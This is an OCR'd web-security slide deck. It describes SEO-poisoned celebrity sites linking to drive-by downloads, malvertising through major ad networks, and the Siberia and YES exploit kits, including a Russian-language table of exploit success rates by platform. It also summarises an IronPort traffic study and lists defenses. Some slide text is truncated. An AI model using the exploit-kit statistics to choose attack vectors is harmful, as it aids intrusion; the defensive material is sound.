Source: Christian Kreibich at ICSI Berkeley

Watch Out For Pop Singers!

- Whole website with aggressive SEO uploaded to compromised host.
- Hotlinks to images on legitimate websites.
- GIS queries send users to SEO site instead of image host.
- Links to drive-by download.




PROGRAMS
<< Back to Celebs
Katy Perr
Submitted by Celeb
Sign me up!
Enter your email for regu
Subscribe in a reader
facebook | MySpac
What's Hot on C
Jonas Brothers rock
Miley Cyrus
Katy Perry
Rihanna
Taylor Swift
CGG Features
Cause to Celeb-rate
CGG Must See

Major Ad Networks Attacked

- Malicious banner ads unknowingly served by Google and Microsoft.


- Cau
- Sca
- Insta

Web Exploit Toolkits

Siberia Exploits Kit

YES Exploit System

Statistics Modules




ЭКСПЛОИТЫ	% ВСЕГО	ЭКСПЛОИТЫ	ЗАГРУЗКИ	% ↑
	49.20	Java X	586	49.20
		Windows 7	272	46.42
		Windows XP	149	25.43
		Windows Vista	125	21.33
		Linux	19	3.24
		Mac OS	18	3.07
		Windows 2003	2	0.34
		Windows 2000	1	0.17
	38.71	Java SMB	461	38.71
		Windows 7	200	43.38
		Windows XP	131	28.42
		Windows Vista	127	27.55
		Windows 2000	2	0.43
		Windows 2003	1	0.22
	9.07	PDF	108	9.07
		Windows XP	93	86.11
		Windows Vista	11	10.19
		Windows 7	4	3.70
	2.52	Java DES	30	2.52
		Windows XP	22	73.33
		Windows 7	3	10.00
		Windows Vista	3	10.00
		Windows 2000	1	3.33
		Windows 2003	1	3.33
	0.50	MDAC	6	0.50
		Windows XP	5	83.33
		Windows 2003	1	16.67

The Study


Study Methodology

- Phone-home data from thousands of IronPort web proxies.
- Anonymized traffic summaries.
- Web reputation: Bad, Neutral and Good.
  - Default actions: Block, scan, allow.
  - Plus content policies.
- Randomly sampled 1 billion clicks from pool of 3 trillion.
- Used actual action taken by the appliance.


Where Traffic is Distributed




Most Popular MIME Types



Dangerous MIME Types



Where Is The Blocked Content?



Securing Your Clients and Servers

Securing Your Users

- Users
  - Targeted training designed to defend against social engineering.
- Host-level
  - Patch browser and applications.
  - Audit all applications and files on desktops.
  - “Lock down” hosts where applicable.
- Network-level security
  - Reputation and content scanning for all web objects.
  - Secure HTTPS.
  - Usability vs. security: block objects not pages.
  - Active detection of infected users.

Securing Web Servers

- Secure web application development (OWASP).
- Vulnerability assessment before deployment.
- Regular penetration testing.
- Monitor site security and integrity.
- Pay attention to third-party software.
- Consider Web Application Firewall.
- Outbound scanning with AV/Safe Browsing.
- Two-factor authentication.
- IP-based access controls.

Securing the Cloud

- Compliance and auditing.
- Security posture.
- Third-party integration.
- Secondary usage of data.
- Geographical affinity.
- Incident reporting.

Thank you.